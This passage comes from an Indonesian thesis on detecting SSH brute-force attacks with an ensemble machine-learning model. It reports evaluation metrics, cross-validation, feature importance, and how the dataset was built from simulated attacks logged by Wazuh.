   - 1(.) = Fungsi indikator (bernilai 1 jika prediksi benar, dan 0 jika salah)

Berdasarkan hasil evaluasi pada data uji yang berjumlah 52 sampel, model ensemble mencapai nilai akurasi sebesar 100%. Hal ini menunjukkan bahwa seluruh sampel dataset berhasil diklasifikasikan dengan benar tanpa kesalahan. Perhitungan akurasi dilakukan menggunakan rumus berikut:

$$Accuracy = \frac{52}{52} = 1{,}0 = 100\%$$

Nilai ini menunjukkan bahwa seluruh prediksi yang dihasilkan model pada data uji sesuai dengan label aktual.

2) Presisi (*Precision*)
Presisi mengukur ketepatan model dalam melakukan prediksi terhadap suatu kelas dataset SSH *brute force*, yaitu perbandingan antara jumlah prediksi yang benar pada suatu kelas dengan seluruh prediksi yang diberikan pada kelas tersebut. Hasil evaluasi menunjukkan bahwa nilai presisi untuk seluruh kelas mencapai 100%. Hal ini mengindikasikan bahwa tidak terdapat kesalahan prediksi positif (*false positive*) pada data uji.

$$Precision_c = \frac{TP_c}{TP_c + FP_c} \quad (60)$$

Keterangan:
- TP_c = jumlah *true positives* untuk kelas c
- FP_c= jumlah *false positives* untuk kelas c

Untuk mendapatkan nilai presisi keseluruhan, digunakan rata-rata tertimbang sebagai berikut:

$$Precision_{weighted} = \sum_{c=1}^{C} \frac{n_c}{N} \; x \; Precision_c \quad (61)$$

Keterangan:
n_c= Jumlah sampel aktual pada kelas c
N= Jumlah total sampel dataset
C= Jumlah kelas

Hasil evaluasi menunjukkan bahwa nilai presisi mencapai 100% untuk seluruh kelas, yang berarti tidak terdapat prediksi positif yang salah (*false positive*). Sebagai contoh, perhitungan presisi untuk kelas *attack* adalah:

$$Precission_{attack} = \frac{16}{16+0} = 1{,}0 = 100\%$$

Karena nilai $FP = 0$, maka seluruh prediksi untuk kelas *attack* adalah benar. Kondisi ini juga berlaku untuk kelas *normal* dan *suspicious*.

3) *Recall* (Sensitivitas)
Recall mengukur kemampuan model dalam mendeteksi seluruh sampel dataset SSH *brute force* yang benar-benar termasuk dalam suatu kelas. Nilai ini menunjukkan seberapa banyak data positif yang berhasil dikenali oleh model. Nilai *recall* yang diperoleh untuk seluruh kelas juga mencapai

100%, yang menunjukkan bahwa model mampu mendeteksi seluruh sampel pada masing-masing kelas tanpa ada yang terlewat.

$$Recall_c = \frac{TP_c}{TP_c + FN_c} \quad (62)$$

Keterangan:
- FN_c= Jumlah *false negatives* untuk kelas c

Rata-rata tertimbang *recall* dihitung dengan rumus:

$$Recall_{weighted} = \sum_{c=1}^{C} \frac{n_c}{N} \; x \; Recall_c \quad (63)$$

Hasil evaluasi menunjukkan bahwa nilai recall mencapai 100% untuk setiap kelas, yang berarti seluruh sampel pada masing-masing kelas berhasil terdeteksi tanpa ada yang terlewat.

Sebagai contoh, perhitungan *recall* untuk kelas *attack* adalah:
$Recall_{attack} = \frac{16}{16+0} = 1{,}0 = 100\%$
Nilai $FN = 0$ menunjukkan bahwa tidak ada sampel dataset *attack* yang salah diklasifikasikan sebagai kelas lain.

4) F1-Score
F1-score merupakan rata-rata harmonik dari presisi dan recall, yang digunakan untuk memberikan keseimbangan antara kedua metrik tersebut. F1-*Score* diperoleh sebagai kombinasi harmonik antara presisi dan recall. Karena kedua nilai tersebut mencapai 100%, maka F1-*Score* juga bernilai maksimal.

$$F1_c = \frac{2 \; x \; (Precission_c \; x \; Recall_c)}{Precission_c + Recall_c} \quad (64)$$

Rata-rata tertimbang F1-*score* dirumuskan sebagai berikut:

$$F1_{weighted} = \sum_{c=1}^{C} \frac{n_c}{N} \; x \; F1_c \quad (65)$$

Dengan nilai presisi dan *recall* yang masing-masing mencapai 100%, maka nilai F1-*score* untuk setiap kelas juga mencapai 100%.

Sebagai contoh untuk kelas *attack*:

$$F1_{attack} = \frac{2\ x\ (1{,}0\ x\ 1{,}0)}{1{,}0+1{,}0} = 1{,}0 = 100\%$$

Hasil ini menunjukkan keseimbangan sempurna antara ketepatan prediksi dan kemampuan deteksi pada masing-masing model.

3.7.2. Confusion Matrix

Evaluasi model juga dilakukan menggunakan *confusion matrix* untuk melihat secara rinci hubungan antara label aktual dan hasil prediksi. Berdasarkan hasil pengujian pada data uji sebanyak 52 sampel dataset, diperoleh matriks seperti tabel 3.20. berikut.

Tabel 3. 20 Confusion Matrix Hasil Pengujian

	Predicted *Normal*	**Predicted *Suspicious***	**Predicted *Attack***
Actual *Normal*	27	0	0
Actual *Suspicious*	0	9	0
Actual *Attack*	0	0	16

Secara matematis, confusion matrix merepresentasikan jumlah prediksi berdasarkan kombinasi antara nilai aktual dan prediksi, yang dapat dinyatakan sebagai:

$$CM_{ij} = \\ jumlah\ sampel\ dengan\ label\ dataset\ aktual\ i\ yang\ diprediksi\ sebagai\ j$$

Berdasarkan hasil implementasi di atas, seluruh nilai berada pada diagonal utama matriks, yaitu:

- $CM_{0,0} = 27$ (*Normal* terklasifikasi sebagai *Normal*)
- $CM_{1,1} = 9$ (*Suspicious* terklasifikasi sebagai *Suspicious*)
- $CM_{2,2} = 16$ (*Attack* terklasifikasi sebagai *Attack*)

Sedangkan seluruh elemen di luar diagonal bernilai nol:

$CM_{ij} = 0$ untuk $i \neq j$

Hasil ini menunjukkan bahwa tidak terdapat kesalahan klasifikasi pada data uji dataset, dan secara rinci:

1) Seluruh 27 sampel *normal* berhasil diprediksi sebagai *normal*.

2) Seluruh 9 sampel *suspicious* berhasil diprediksi sebagai *suspicious*.
3) Seluruh 16 sampel *attack* berhasil diprediksi sebagai *attack*.
4) Tidak terdapat *false positive* maupun *false negative* pada seluruh kelas.

Jika dikaitkan dengan metrik evaluasi sebelumnya:

- Tidak adanya nilai di luar diagonal ⇨ *FN = 0 dan FN = 0*
- Seluruh nilai berada di diagonal ⇨ *TP = N* untuk masing-masing kelas

Sehingga secara langsung menghasilkan Accuracy=1,0, Precision=1,0, Recall=1,0, F1-score=1,0. Confusion matrix ini menjadi bukti kuat bahwa model ensemble mampu memisahkan ketiga kelas (*normal*, *suspicious*, *attack*) secara sempurna pada data uji. Pola ini juga menunjukkan bahwa fitur-fitur yang digunakan memiliki kemampuan diskriminatif yang sangat tinggi dalam membedakan karakteristik masing-masing kelas.

3.7.3. (5-Fold Cross Validation)

Validasi silang digunakan untuk menguji konsistensi performa model terhadap variasi pembagian dataset. Pada penelitian ini digunakan metode *Stratified 5-Fold Cross Validation*, sehingga proporsi setiap kelas tetap terjaga pada setiap *fold*. Secara matematis, rata-rata akurasi dari proses validasi silang dihitung sebagai:

$$\mu CV = \frac{1}{K} \sum_{i=1}^{K} accuracy_i \quad (66)$$

Sedangkan standar deviasi dihitung dengan:

$$\sigma CV = \sqrt{\sum_{i=1}^{K} \frac{accuracy_i - \mu CV)^2}{K-1}} \quad (67)$$

Keterangan:

- K = 5 (Jumlah *fold*)
- $accuracy_i$ = Akurasi pada fold $ke - i$

Berdasarkan hasil implementasi pada dataset latih, diperoleh hasil seperti pada tabel 3.21.

Tabel 3. 21 Hasil 5-Fold Cross Validation

Model	**Fold 1**	**Fold 2**	**Fold 3**	**Fold 4**	**Fold 5**	**Mean**	**Std Dev**
Random Forest	100%	100%	100%	100%	98,04%	99,61%	±0,78%
XGBoost	100%	100%	100%	100%	96,08%	99,22%	±1,57%
Gradient Boosting	100%	100%	100%	100%	96,08%	99,22%	±1,57%

Sebagai contoh perhitungan rata-rata akurasi untuk model Random Forest:

$$\mu RF = \frac{100+100+100+100+98,04}{5} = 99,61\%$$

Standar deviasi yang dihasilkan sebesar ±0,78% menunjukkan bahwa variasi performa antar *fold* sangat kecil. Hasil validasi silang menunjukkan beberapa poin penting:

1) Model Random Forest memiliki rata-rata akurasi tertinggi sebesar 99,61% dengan variasi yang paling rendah, yang menunjukkan stabilitas yang sangat baik pada berbagai pembagian dataset.
2) Model XGBoost dan Gradient Boosting masing-masing menghasilkan rata-rata akurasi 99,22% dengan standar deviasi ±1,57%, yang masih menunjukkan performa yang konsisten.
3) Penurunan performa pada fold ke-5 (Random Forest 98,04%, XGBoost dan Gradient Boosting 96,08%) mengindikasikan adanya sampel yang lebih kompleks atau berada pada batas antar kelas (*edge cases*).
4) Nilai standar deviasi yang rendah (<2%) pada seluruh model menunjukkan bahwa performa model tidak bergantung pada satu pembagian dataset tertentu.

Jika dibandingkan dengan hasil pengujian pada data uji:

$$Accuracy_{test} = 100\% \; dan \; \mu CV \approx 99,22\% - 99,61\%$$

Sehingga selisih yang kecil antara hasil *cross-validation* dan *test set* menunjukkan bahwa model tidak mengalami *overfitting* dan memiliki kemampuan generalisasi yang baik. Hasil ini memperkuat bahwa model ensemble yang dibangun tidak hanya bekerja optimal pada data uji, tetapi juga stabil ketika diuji pada berbagai skenario pembagian data.

3.7.4. Analisis Feature Importance

Analisis *feature importance* dilakukan untuk mengidentifikasi kontribusi masing-masing fitur dalam proses klasifikasi. Evaluasi ini bertujuan untuk memahami fitur mana yang paling berpengaruh terhadap keputusan model dalam mendeteksi aktivitas *normal*, *suspicious*, dan *attack*.

1) Metode Perhitungan *Feature Importance*

Pada model Random Forest, kontribusi fitur dihitung menggunakan pendekatan penurunan *Gini Impurity*. Secara matematis, *impu rity* pada suatu node dirumuskan sebagai:

$$Gini\ (D) = 1 - \sum_{c=1}^{C} p_c^2$$
(68)

Penurunan *impurity* akibat pemisahan (*split*) pada fitur tertentu dihitung sebagai:

$$\Delta Giini = Gini_{parent} - (w_{left}.Gini_{left} + w_{right}.Gini_{right})$$
(69)

Selanjutnya, nilai kepentingan fitur dihitung dengan menjumlahkan seluruh kontribusi penurunan impurity pada semua pohon:

$$Important\ (f_j = \frac{1}{T} \sum_{t=1}^{T} \sum \Delta Gini_t)$$
(70)

Keterangan:

- T = Jumlah pohon (pada implementasi: 100)
- $\Delta Gini$ = Penurunan impurity akibat fitur f_j

Pada XGBoost dan Gradient Boosting, pendekatan yang digunakan berbasis *gain*, yaitu peningkatan kualitas model ketika suatu fitur digunakan dalam proses split.

2) Perbandingan *Feature Importance* (10 Fitur Inti)

Berdasarkan hasil implementasi, diperoleh perbandingan kontribusi fitur dari ketiga model seperti pada tabel 3.22.

Tabel 3. 22 Perbandingan *Feature Importance* (10 Fitur)

Rank	Fitur	Random Forest	XGBoost	Gradient Boosting	Rata-rata
1	total_attempts	20,15%	29,43%	13,30%	20,96%
2	success_ratio	6,51%	49,65%	1,08%	19,08%
3	avg_time_between	24,04%	6,11%	26,65%	18,93%
4	fail_ratio	18,09%	0,23%	34,62%	17,65%
5	success_attempts	20,41%	11,65%	4,27%	12,11%
6	fail_success_ratio	3,28%	0,07%	16,67%	6,68%
7	username_entropy	4,42%	2,14%	3,17%	3,24%
8	unique_users	1,58%	0,36%	0,24%	0,73%
9	failed_attempts	1,52%	0,36%	0,00%	0,62%
10	time_variance	0,00%	0,00%	0,00%	0,00%

3) Analisis Per Model

A. Random Forest (RF)

Model Random Forest menunjukkan distribusi kontribusi fitur yang relatif merata pada beberapa fitur utama. Berdasarkan hasil perhitungan feature importance, tiga fitur dengan nilai tertinggi adalah *avg_time_between* sebesar 24,04%, *success_attempts* sebesar 20,41%, dan *total_attempts* sebesar 20,15%. Selain itu, fitur *fail_ratio* juga memberikan kontribusi yang cukup signifikan yaitu sebesar 18,09%. Jika keempat fitur tersebut digabungkan, total kontribusinya melebihi 82% dari keseluruhan kepentingan fitur pada model Random Forest. Hal ini menunjukkan bahwa model ini tidak hanya bergantung pada satu fitur tertentu, melainkan memanfaatkan kombinasi beberapa fitur utama secara seimbang dalam proses pengambilan keputusan.

B. XGBoost

Model XGBoost memperlihatkan pola yang berbeda dibandingkan Random Forest, yaitu adanya ketergantungan yang sangat dominan pada satu fitur utama. Fitur *success_ratio* memiliki kontribusi tertinggi dengan nilai mencapai 49,65%. Selain itu, fitur *total_attempts* juga memberikan kontribusi yang cukup besar yaitu sebesar 29,43%. Jika kedua fitur tersebut digabungkan, kontribusinya hampir mencapai 80% dari total feature importance. Hal ini menunjukkan bahwa XGBoost cenderung lebih fokus pada fitur-fitur yang merepresentasikan rasio keberhasilan serta volume aktivitas dibandingkan fitur yang bersifat temporal. Dengan kata lain, model ini lebih menekankan pada pola keberhasilan login dan intensitas percobaan sebagai indikator utama dalam klasifikasi.

C. Gradient Boosting

Model Gradient Boosting memiliki karakteristik yang berbeda dibandingkan dua model sebelumnya, dimana kontribusi terbesar berasal dari fitur yang berkaitan dengan kegagalan. Fitur *fail_ratio* memiliki nilai importance tertinggi yaitu sebesar 34,62%, diikuti oleh *avg_time_between* sebesar 26,65% dan *fail_success_ratio* sebesar 16,67%. Pola ini menunjukkan bahwa Gradient Boosting lebih mengandalkan informasi yang berkaitan dengan kegagalan autentikasi serta hubungan antara kegagalan dan keberhasilan. Berbeda dengan XGBoost yang lebih fokus pada keberhasilan (*success_ratio*), model ini justru lebih sensitif terhadap pola kegagalan sebagai indikator utama dalam mendeteksi serangan.

4) Analisis Rata-rata Ketiga Model

Berdasarkan hasil penggabungan nilai *feature importance* dari ketiga model, diperoleh rata-rata kontribusi fitur yang memberikan gambaran umum terhadap fitur-fitur paling berpengaruh secara keseluruhan. Fitur *total_attempts* menempati peringkat pertama dengan nilai rata-rata sebesar 20,96%, diikuti oleh *success_ratio* sebesar 19,08%, *avg_time_between* sebesar 18,93%, dan *fail_ratio* sebesar 17,65%. Keempat fitur tersebut secara kolektif menyumbang lebih dari 76% dari total

kepentingan rata-rata, yang menunjukkan bahwa sebagian besar keputusan model dipengaruhi oleh kombinasi fitur volume, rasio, dan temporal.

Interpretasi Hasil Feature Importance

a) Konsistensi antar model - Fitur *total_attempts* dan *avg_time_between* secara konsisten muncul dalam tiga besar pada seluruh model. Hal ini menunjukkan bahwa jumlah total percobaan login serta pola waktu antar percobaan merupakan indikator yang bersifat universal dan sangat penting dalam mendeteksi serangan SSH *brute force*.
b) Perbedaan pendekatan antar algoritma - Setiap model memiliki pendekatan yang berbeda dalam memanfaatkan fitur. XGBoost sangat bergantung pada success_ratio dengan kontribusi mencapai 49,65%, sedangkan Gradient Boosting lebih mengandalkan fail_ratio dengan kontribusi sebesar 34,62%. Perbedaan ini menunjukkan bahwa masing-masing algoritma mengekstraksi pola yang berbeda dari dataset yang sama.
c) Fitur dengan kontribusi rendah - Fitur seperti *time_variance* (0,00%) dan *failed_attempts* (0,62%) memiliki kontribusi yang sangat kecil. Hal ini mengindikasikan bahwa fitur-fitur tersebut kurang memberikan informasi tambahan yang signifikan dalam proses klasifikasi pada dataset yang digunakan.
d) Implikasi terhadap deteksi serangan - Meskipun terdapat perbedaan preferensi fitur pada masing-masing model, penggabungan ketiga model dalam metode *ensemble* (*voting classifier*) menghasilkan model yang lebih kuat dan stabil. Hal ini terbukti dari hasil evaluasi yang menunjukkan akurasi mencapai 100% pada data uji, sehingga kombinasi berbagai perspektif model mampu meningkatkan performa deteksi secara keseluruhan.

Hasil di atas menunjukkan bahwa:

a) Fitur `total_attempts`, `success_ratio`, dan `avg_time_between` secara konsisten memiliki kontribusi tinggi pada ketiga model.
b) Model XGBoost sangat bergantung pada success_ratio (49,65%), yang menunjukkan sensitivitas tinggi terhadap rasio keberhasilan login.
c) Model Gradient Boosting lebih menitikberatkan pada `fail_ratio` (34,62%), yang berkaitan langsung dengan pola kegagalan autentikasi.
d) Model Random Forest memberikan distribusi kontribusi yang lebih merata pada beberapa fitur utama, seperti `avg_time_between`, `success_attempts`, dan `total_attempts`.

Jika dirata-ratakan, empat fitur teratas yaitu:

- `total_attempts` (20,96%)
- `success_ratio` (19,08%)
- `avg_time_between` (18,93%)

- `fail_ratio` (17,65%)

Memberikan lebih dari 76% terhadap keseluruhan keputusan model.

5) Feature Importance Model Ensemble (17 Fitur)

Pada implementasi akhir, model menggunakan 17 fitur. Selain analisis dari ketiga model individual, penelitian ini juga menganalisis feature importance dari model ensemble final yang menggunakan 17 fitur. Hasil ini diperoleh dari dashboard dan disajikan pada tabel 3.23. berikut:

Tabel 3. 23 Feature Importance Model Ensemble (17 Fitur)

Rank	Feature	Importance	Kategori
1	`fail_success_ratio`	15,51%	Rasio
2	`velocity`	15,34%	Kecepatan
3	`failed_attempts`	14,89%	Volume
4	`avg_time_between`	12,41%	Temporal
5	`total_attempts`	10,99%	Volume
6	`time_variance`	8,70%	Temporal
7	`session_duration`	5,91%	Temporal
8	`min_time_between`	5,18%	Temporal
9	`fail_ratio`	3,69%	Rasio
10	`success_attempts`	2,40%	Volume
11	`username_entropy`	1,80%	Keragaman
12	`unique_users`	1,60%	Keragaman
13	`success_ratio`	0,97%	Rasio
14	`avg_rule_level`	0,48%	Rule Level
15	`max_rule_level`	0,13%	Rule Level
16	`target_diversity`	0,00%	Jaringan
17	`source_ips_in_window`	0,00%	Jaringan

Analisis Feature Importance Model Ensemble (17 Fitur):

a) Tiga fitur utama (*fail_success_ratio, velocity*, dan *failed_attempts*) menyumbang lebih dari 45% total kontribusi, yang menunjukkan bahwa rasio kegagalan, kecepatan serangan, dan jumlah kegagalan merupakan indikator paling dominan.
b) Fitur temporal (*avg_time_between, time_variance, session_duration, min_time_between*) secara kolektif memberikan kontribusi sekitar 32%, menandakan pentingnya pola waktu dalam mendeteksi serangan otomatis.
c) Perbandingan dengan model individual: Pada model ensemble dengan 17 fitur, fail_success_ratio menjadi fitur terpenting (15,51%), yang merupakan kombinasi dari preferensi XGBoost (success_ratio) dan Gradient Boosting (fail_ratio).

6) Ringkasan *Feature Importance*

Berdasarkan hasil analisis feature importance dari ketiga model yang telah dijelaskan sebelumnya, dapat disusun ringkasan untuk mengidentifikasi fitur-fitur yang paling dominan secara keseluruhan. Ringkasan ini diperoleh dari nilai rata-rata kontribusi setiap fitur terhadap proses klasifikasi pada model Random Forest, XGBoost, dan Gradient Boosting. Dengan pendekatan ini, diperoleh gambaran yang lebih representatif mengenai fitur mana yang secara konsisten memberikan pengaruh besar dalam mendeteksi pola serangan.

Tabel 3. 24 Ringkasan Fitur Paling Penting

Rank	Fitur	Rata-rata Importance	Kategori
1	total_attempts	20,96%	Volume
2	success_ratio	19,08%	Rasio
3	avg_time_between	18,93%	Temporal
4	fail_ratio	17,65%	Rasio
5	success_attempts	12,11%	Volume

Berdasarkan hasil analisis *feature importance* dari ketiga model dalam penelitian ini, fitur yang berkaitan dengan volume percobaan (*total_attempts*), rasio keberhasilan dan kegagalan (*success_ratio* dan *fail_ratio*), serta pola waktu antar percobaan (*avg_time_between*) merupakan indikator paling penting dalam mendeteksi serangan SSH *brute force*.

Temuan ini sejalan dengan mekanisme *behavioral labeling* yang telah diterapkan sebelumnya, dimana *velocity* (yang berkaitan erat dengan *total_attempts* dan *session_duration*) serta *failed_attempts* menjadi faktor utama dalam menentukan klasifikasi aktivitas. Hal ini menunjukkan bahwa model tidak hanya belajar dari data, tetapi juga secara konsisten menangkap pola perilaku yang memang secara konseptual relevan dengan karakteristik serangan SSH *brute force*.

3.8. Hasil Pengumpulan Dataset

Bagian ini menjelaskan hasil pengumpulan data yang diperoleh dari proses simulasi serangan SSH brute force yang dilakukan secara terstruktur selama lima hari berturut-turut. Data yang dihasilkan menjadi dasar utama dalam proses analisis, ekstraksi fitur, serta pelatihan model *ensemble* machine learning.

3.8.1. Statistik Dataset Raw Events

Rangkaian pengujian serangan dan pengumpulan dataset dilakukan melalui simulasi serangan selama lima hari berturut-turut (29 Maret - 2 April 2026). Serangan dilakukan dari server Kali Linux menuju server target ubuntu server (web server), dimana setiap percobaan login terekam dalam log sistem. Wazuh agent yang terpasang pada server target mengirimkan setiap event ke Wazuh manager.

Selanjutnya, server Flask yang berjalan pada alamat 10.151.20.152 secara berkala mengambil data alert dari Wazuh manager melalui REST API. Data alert yang terkumpul ditampilkan secara real-time pada dashboard yang dapat diakses melalui browser. Dashboard menyediakan fitur ekspor ke file csv yang memungkinkan pengguna untuk mengunduh data alert kapan saja. Selama periode simulasi lima hari, data alert diekspor secara bertahap menghasilkan lima file csv terpisah, yang kemudian digabungkan menjadi satu file master. Total event mentah yang terkumpul dari proses ini adalah 3.006 event. Setelah melalui proses agregasi temporal dengan interval satu menit, diperoleh 273 jendela waktu (*windows*). Selanjutnya, dilakukan pembersihan data dengan menghapus 14 baris yang mengandung nilai kosong (NaN), sehingga diperoleh 259 jendela waktu yang siap untuk diproses lebih lanjut. Pada tabel 2.25. merupakan distribusi raw events per skenario serangan selama pengujian berlangsung.

Tabel 2. 25 Distribusi Raw Events per Skenario Serangan

Hari	Tanggal	Skenario	Target Events	Actual Events	Source IP(s)	Durasi Eksekusi
1	29-Mar-26	Baseline Normal	100	101	10.151.20.141	1,5 – 2 jam
2	30-Mar-26	Low Attack	400	767	10.151.20.142	40 – 60 menit
3	31-Mar-26	Medium Attack	500	902	10.151.20.142–143	15 – 25 menit
4	01-Apr-26	High Attack	400	717	10.151.20.144–145	3 – 5 menit
5	02-Apr-26	Critical Attack	400	524	10.151.20.144–145	1 – 2 menit

Keterangan: Actual *events* lebih tinggi dari target karena satu percobaan SSH dapat memicu beberapa rule pada Wazuh (misalnya *authentication failed*, *user enumeration*, *brute force detection*, dan lainnya).

Karakteristik dataset:

1) **Multiplier Effect** - Rasio antara jumlah *actual events* terhadap target *events* sekitar 1,67 kali. Hal ini menunjukkan bahwa setiap percobaan SSH rata-rata memicu lebih dari satu *rule* pada Wazuh. Kondisi ini merupakan karakteristik umum dalam sistem SIEM, dimana satu aktivitas dapat dikenali oleh beberapa aturan deteksi secara bersamaan.
2) **Distribusi IP Address:**
   - IP *address* 10.151.20.141 digunakan khusus untuk skenario *baseline* (aktivitas normal).
   - IP *address* 10.151.20.142–143 digunakan pada skenario *low* dan *medium attack* yang mencerminkan pola *reconnaissance*.

- IP *address* 10.151.20.144–145 digunakan pada skenario *high* dan *critical attack* yang menunjukkan pola serangan yang lebih agresif.

3) **Distribusi Temporal** - Durasi eksekusi menunjukkan hubungan terbalik dengan intensitas serangan. Serangan dengan tingkat kritis (*critical attack*) dapat diselesaikan dalam waktu singkat (sekitar 1–2 menit), sedangkan aktivitas normal berlangsung lebih lama (hingga 2 jam) karena mengikuti pola interaksi manusia (*human like*) yang realistis.
4) **Kualitas dataset** - Seluruh data yang dikumpulkan memiliki kualitas yang baik tanpa adanya kehilangan paket (*packet loss*). Hal ini diverifikasi melalui log Wazuh agent, dimana seluruh *events* berhasil dikirim ke Wazuh Manager tanpa adanya kesalahan jaringan atau koneksi yang terputus.

3.8.2. Preprocessing dan Data Cleaning

Data mentah yang berjumlah 3006 *events* selanjutnya diproses melalui tahap *temporal aggregation* dengan interval waktu satu menit. Proses ini bertujuan untuk mengelompokkan aktivitas SSH dalam bentuk *time windows*, sehingga pola perilaku dapat dianalisis secara lebih terstruktur. Hasil dari proses ini menghasilkan total 273 *time windows*, dimana setiap window merepresentasikan agregasi aktivitas dalam rentang waktu 60 detik dari satu source IP *address* tertentu. Tabel 3.26. merupakan hasil temporal aggregation dari intensitas dari pengujian serangan.

Tabel 3. 26 Hasil Temporal Aggregation

Metric	**Value**
Raw Events	3006
Time Windows (1-minute)	273
Agregasi Ratio	11,01 events/window
Windows dengan NaN Values	14
Windows Valid (*after cleaning*)	259
Data Loss	5,13%

Dari total 273 *time windows* yang dihasilkan, terdapat 14 window (sekitar 5,13%) yang mengandung nilai *NaN* pada satu atau lebih fitur. Window tersebut dihapus melalui proses *data cleaning* menggunakan metode *dropna()*. Beberapa penyebab munculnya nilai NaN antara lain:

1) *Single-event windows* - Window yang hanya berisi satu event tidak dapat digunakan untuk menghitung fitur seperti *time_variance* atau *avg_time_between*, karena perhitungan tersebut membutuhkan minimal dua event.

2) *Edge cases* pada batas waktu - Window yang berada di batas awal atau akhir periode pengumpulan data terkadang memiliki informasi yang tidak lengkap, sehingga menghasilkan nilai yang tidak terdefinisi.
3) Zero duration - Dalam beberapa kasus yang jarang terjadi, seluruh event dalam satu window memiliki timestamp yang sama (biasanya pada pola serangan burst), sehingga menyebabkan perhitungan interval waktu menjadi tidak valid.

3.8.3. Distribusi Dataset

Setelah melalui proses *preprocessing* dan *data cleaning*, dataset akhir yang digunakan dalam penelitian ini terdiri dari 259 sampel dalam bentuk *time windows*. Dataset ini telah siap digunakan untuk proses pelatihan model machine learning karena telah bebas dari nilai yang tidak valid dan memiliki distribusi kelas yang cukup representatif. Tabel 3.27. merupakan distribusi label pada dataset setelah proses *preprocessing* dan dataset *cleaning*.

Tabel 3. 27 Distribusi Label pada Dataset Final


Label	**Class Name**	**Count**	**Percentage**	**Behavioral Criteria**
0	Normal	134	51,70%	*velocity* < 0,5 AND *failed* < 10
1	Suspicious	45	17,40%	0,5 ≤ *velocity* < 5,0 OR 10 ≤ failed < 50
2	Attack	80	30,90%	*velocity* ≥ 5,0 OR *failed* ≥ 50
Total	-	**259**	**100%**	-

Analisis Class Balance:

1) Imbalance Ratio - Rasio antara jumlah sampel terbesar dan terkecil adalah 134 : 45 atau sekitar 2,98 : 1.
2) Interpretasi - Nilai ketidakseimbangan kelas yang kurang dari 3 : 1 masih termasuk dalam kategori *reasonably balanced*, sehingga dataset ini dapat digunakan untuk pelatihan model tanpa memerlukan teknik penyeimbangan data yang agresif seperti *smote* atau *undersampling*.
3) Distribusi Kelas:
   - Kelas normal mendominasi dengan proporsi 51,7%. Hal ini sesuai dengan skenario baseline yang menghasilkan banyak aktivitas dengan *velocity* rendah dan tanpa kegagalan autentikasi.
   - Kelas *suspicious* memiliki proporsi 17,4% dan merupakan kelas minoritas. Meskipun demikian, jumlah 45 sampel masih cukup untuk mempelajari pola dengan bantuan *class weighting*.

- Kelas *attack* memiliki 30,9% atau 80 sampel, yang memberikan representasi yang memadai untuk pola serangan dengan intensitas tinggi.

Gambar 3.4 merupakan komposisi dataset yang digunakan dalam penelitian ini, distribusi jumlah sampel pada setiap kelas ditampilkan dalam bentuk grafik. Visualisasi ini bertujuan untuk memperjelas proporsi antara kelas *normal*, *suspicious*, dan *attack* setelah proses *data cleaning*. Melalui grafik ini, dapat diamati keseimbangan dataset yang menjadi dasar dalam proses pelatihan model machine learning, serta memastikan bahwa setiap kelas memiliki representasi yang cukup untuk membangun model klasifikasi yang baik.



Gambar 3. 4 Distribusi Label Dataset

3.8.4. Distribusi Label per Source IP Address

Tabel 3.28. merupakan analisis distribusi label berdasarkan *source IP address* dilakukan untuk mengevaluasi efektivitas strategi pemisahan skenario dalam desain eksperimen. Dengan memetakan distribusi label terhadap setiap IP, dapat dilihat apakah pola serangan yang disimulasikan berhasil menghasilkan karakteristik yang berbeda sesuai dengan tingkat intensitasnya.

Tabel 3. 28 Distribusi Label per *Source* IP *Address*

Source IP	**Normal**	**Suspicious**	**Attack**	**Total**	**Dominant Class**
10.151.20.141	**88**	0	0	88	*Normal*
10.151.20.142	0	**45**	**69**	114	*Attack*

10.151.20.143	0	0	**42**	42	*Attack*
10.151.20.144	0	0	**14**	14	*Attack*
10.151.20.145	0	0	**14**	14	*Attack*
Total	88	45	139	272	-

Interpretasi:

1) Source IP address 10.151.20.141 (Baseline Normal)
   Seluruh 88 time windows (100%) dari IP ini diklasifikasikan sebagai Normal. Hal ini sesuai dengan skenario baseline yang dirancang khusus untuk merepresentasikan aktivitas pengguna manusia yang sah, dengan jeda waktu 30-120 detik antar sesi dan tidak ada percobaan login yang gagal. Tidak ditemukan satupun *window* yang terdeteksi sebagai *suspicious* atau *sttack*, membuktikan bahwa skenario *baseline* berhasil menghasilkan pola aktivitas yang bersih dan tidak tercampur dengan pola serangan.
2) Source IP address 10.151.20.142 (Low Attack dan Medium Attack)
   IP address digunakan dalam dua skenario, yaitu:
   - *Low attack* (hari ke-2) menggunakan source IP address 10.151.20.142
   - Medium attack (hari ke-3) menggunakan kombinasi IP address 10.151.20.142 dan 10.151.20.143

   Dari total 114 time window yang dihasilkan oleh IP ini:

   - 45 window (39,5%) diklasifikasikan sebagai *suspicious*
   - 69 window (60,5%) diklasifikasikan sebagai *attack*
   - Tidak ada window yang diklasifikasikan sebagai *normal*

Hal ini menunjukkan bahwa seluruh aktivitas dari *source* IP *address* ini terdeteksi sebagai aktivitas mencurigakan atau serangan. Distribusi ini juga mencerminkan karakteristik dua fase serangan:

- Pada *low attack*, sebagian aktivitas masih berada pada ambang *suspicious* karena kecepatan percobaan relatif rendah (delay 5–10 detik).
- Pada medium attack, intensitas meningkat (delay 1–3 detik), sehingga lebih banyak window masuk kategori *attack*.

